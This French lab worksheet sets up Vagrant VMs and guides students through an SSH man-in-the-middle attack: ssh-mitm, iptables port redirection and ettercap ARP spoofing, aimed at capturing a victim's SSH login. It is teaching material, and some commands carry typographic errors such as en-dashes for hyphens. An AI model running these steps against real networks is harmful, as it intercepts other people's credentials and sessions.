
ATTAQUE MAN-IN-THE-MIDDLE SSH



1. Déploiement des machines virtuelles en utilisant Vagrant :

1.1 **Ouvrir** un terminal depuis la partition Ubuntu.

1.2 **Cloner** le fichier Vagrantfile de déploiment des VMs :

```
git clone https://github.com/bouhenic/tpssh
cd tpssh
```

1.3 **Lancer** la création et le déploiement des VMs.

```
vagrant up
```

2. Connexion aux VMs :

2.1 **Se connecter** à la VM alice :

```
vagrant ssh alice -- -X
```

-- -X permet le partage de X11 avec la VM pour l'affichage des applications graphiques.

2.2 **Lancer** une seconde fenêtre de terminal.

2.3 **Se connecter** à la VM bob :

```
vagrant ssh bob -- -X
```

2.4 **Lancer** une troisième fenêtre de terminal.

2.5 **Se connecter** à la VM eve :

```
vagrant ssh eve
```

3. Test de la connexion SSH sur alice depuis bob:

3.1 **Tester** la connexion ssh du client (bob) vers le serveur (alice). Le mot de passe est alice.

```
ssh alice@192.168.56.10
```

3.2 **Lancer** Wireshark avec un filtre ssh et repérer les différentes étapes du protocole SSH présentées sur le document ressource : http://newtonformationsnir.fr/TP/SSHEXPERT.pdf

3.3 **Se déconnecter** : `exit`

4. Attaque man-in-the-middle ssh:

4.1 **Télécharger** ssh-mitm :

```
wget https://github.com/ssh-mitm/ssh-mitm/releases/latest/download/ssh-mitm-x86_64.AppImage
```

4.2 **Donner** les droits d'exécution au fichier téléchargé :

```
chmod +x ssh-mitm*.AppImage
```

4.3 **Stopper** sshd :

```
systemctl stop ssh
```

4.4 **Stopper** ssh-mitm :

```
sudo ./ssh-mitm*.AppImage server --remote-host ipduserveurcible --listen-port 2222
```

4.5 **Lancer** une quatrième fenêtre de terminal et se connecter à eve.

```
vagrant ssh eve
```

- Configuration des redirections reseau

4.6 **Activer** le routage IP :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
ou
sudo sysctl -w net.ipv4.ip_forward=1
```

4.7 **Configurer** le système pour qu'il laisse passer tous les paquets qui le traversent :

```
sudo iptables –P FORWARD ACCEPT
```

4.8 **Ajouter** une règle pour accepter tout le trafic TCP entrant sur le port 2222 :

```
sudo iptables –A INPUT –p tcp ––dport 2222 –j ACCEPT
```

4.9 **Rediriger** tout le trafic TCP entrant destiné au port 22 vers le port 2222 :

```
sudo iptables  –t nat –A PREROUTING –p tcp ––dport 22 –j
REDIRECT ––to–ports 2222
```

- Attaque ARP spoofing :

4.10 **Installer** Ettercap :

```
sudo apt install ettercap–text–only
```

4.11 **Lancer** l'attaque :

```
sudo ettercap –i eth1 –T –M arp /ipserveurssh//
/ipvictime//
```

5. Test de la connexion SSH sur alice depuis bob:

5.1 **Tester** la connexion ssh du client (bob) vers le serveur (alice). Le mot de passe est alice.

```
ssh alice@192.168.56.10
```

Vous devriez avoir ce message pour vous prévenir d'une menace potentielle :

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:ku8TynnYGkInoiy63rFvw8cyIi1OZXS8JJwTklwMA7M.
Please contact your system administrator.
Add correct host key in /home/alice/.ssh/known_hosts to get rid of this message.
Offending RSA key in /home/alice/.ssh/known_hosts:1
  remove with:
  ssh-keygen -f "/home/alice/.ssh/known_hosts" -R "10.0.2.7"
RSA host key for 10.0.2.7 has changed and you have requested strict checking.
Host key verification failed.
```

Ce message est courant lorsque l'on a l'habitude d'utiliser ssh sur un réseau privé. Il est possible de se connecter en saisissant auparavant :

```
ssh-keygen -R 192.168.56.10
```

5.2 **Tester** de nouveau la connexion ssh du client (bob) vers le serveur (alice). Le mot de passe est alice.

Vous devriez pouvoir relever le username et le password :